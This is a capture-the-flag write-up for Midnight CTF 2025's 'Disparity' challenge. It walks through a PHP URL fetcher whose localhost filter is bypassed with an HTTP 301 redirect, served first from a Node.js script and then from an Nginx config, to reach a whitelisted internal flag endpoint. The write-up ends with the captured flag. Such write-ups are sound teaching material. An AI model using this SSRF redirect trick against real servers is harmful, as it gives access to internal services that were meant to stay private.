Disparity
Introduction
Disparity was an easy web challenge from the Midnight CTF 2025.
We had to find the flag on a private API protected by a whitelist IP protection.
The challenge was whiteboxed, meaning we had access to the source code of the web application.

Enumeration

From the sources, we can localise the flag in the environment variables.
And the flag is send through a PHP application:
Apache configuration
We have two applications made in PHP, and they are both exposed through an Apache server.

The application that we are interested in is exposed on the port 8080, and protected by a whitelist IP protection.
Only the source 127.0.0.1 IP address is allowed to access the application.
The other one is exposed on the port 80, and serves the url.php file.
URL.php
This file is where all the magic happens.
First of all, the application is making simple check on our input:
$url = $_POST['url'];

try {
    $parsed = parse_url($url);
} catch (Exception $e) {
    die("Failed to parse URL");
}

if (strlen($parsed['host']) === 0) {
    die("Host can not be empty");
}

if ($parsed['scheme'] !== "http") {
    die("HTTP is the only option");
}
We can see here that we parse the URL with the builtin parse_url function, extracting the host and checking if
the scheme is equals to http.
Then, it’ll ensure that we’re not going to fetch a localhost URL:
// Prevent DNS rebinding
try {
    $ip = gethostbyname($parsed['host']);
} catch (Exception $e) {
    die("Failed to resolve IP");
}

// Prevent from fetching localhost
if (preg_match("/^127\..*/", $ip) || $ip === "0.0.0.0") {
    die("Can't fetch localhost");
}
We first resolve the host to an IP address, and then we check if the IP address is a localhost address to avoid all easy escaping strategy to bypass the filter with DNS resolution. Such as fetching
localhost, orlocaltest.medomain for example.
Finally, we’ll replace the current domain in the URL with the resolved IP address. This is important for later.
$url = str_replace($parsed['host'], $ip, $url);

// Fetch url
try {
    ob_start();
    $len_content = readfile($url);
    $content = ob_get_clean();
} catch (Exception $e) {
    die("Failed to request URL");
}

if ($len_content > 0) {
    echo $content;
} else {
    die("Empty reply from server");
}
When the URI is ready, the readfile function is used to fetch the content of the URL, and the content is echoed back to the user.
Exploitation
Bypass filters
The first thing we can think with that kind of challenge is to use HTTP redirection to bypass the filter.
So let’s use it. I made a simple HTTP server in JavaScript.
import http from "http";

const server = http.createServer((req, res) => {
  res.writeHead(301, { location: "http://localhost:8080/flag.php" });
  res.end();
});

server.listen(3000, "0.0.0.0", () => {
  console.log("Serveur démarré sur http://localhost:3000");
});
I tried to forward my local port with cloudflare tunnel,
but do you remember what I said earlier about the DNS rebinding?
Issue with the proxy system
Yeah, now the problems are comming. For those that are already familiar with the all kind of proxy systems such as Nginx and Apache, you can go on the next section.
Okay so, first of all, the basics. When you look at a HTTP request, you will find several things. One of them is the headers:

In the headers, you can see the Host HTTP header. This header is usually here to indicate the webserver which service you wanna reach.
For example, let’s say you want to go to the example.com server. The first thing your computer will do is resolving the IP
address behind the domain example.com.

Then, it’ll send a new request to it with the Host HTTP header that have the example.com value. Your request will go to the web server or proxy server, such as a Nginx.
Then this service will read the headers, and determine which service you wanna reach from the Host header value.
But, if you don’t have that value, the server could not determine which route the request should take, and you’ll get a 404 error because no matching content was found.
This is why the cloudflare server could not send back to us the request made by the application, because we sent a request directly to
an IP address so no domain name are set in the Host header.
Working payload
Now that you know why this couldn’t work, we have an easy workaround: Use a custom web server.
On a VPS, I’ve editted the Nginx configuration to make the same work as before:
server {
    listen 80; # Listen only for IPV4 connection.

    server_name _; # From any "Host"

    location / {
        # Permanent redirect to local /flag.php route
        return 301 http://localhost:8080/flag.php;
    }
}
And after sending the payload, the flag is returned to us.
MCTF{a1104b51a44ecb61585cafacd59f77c1}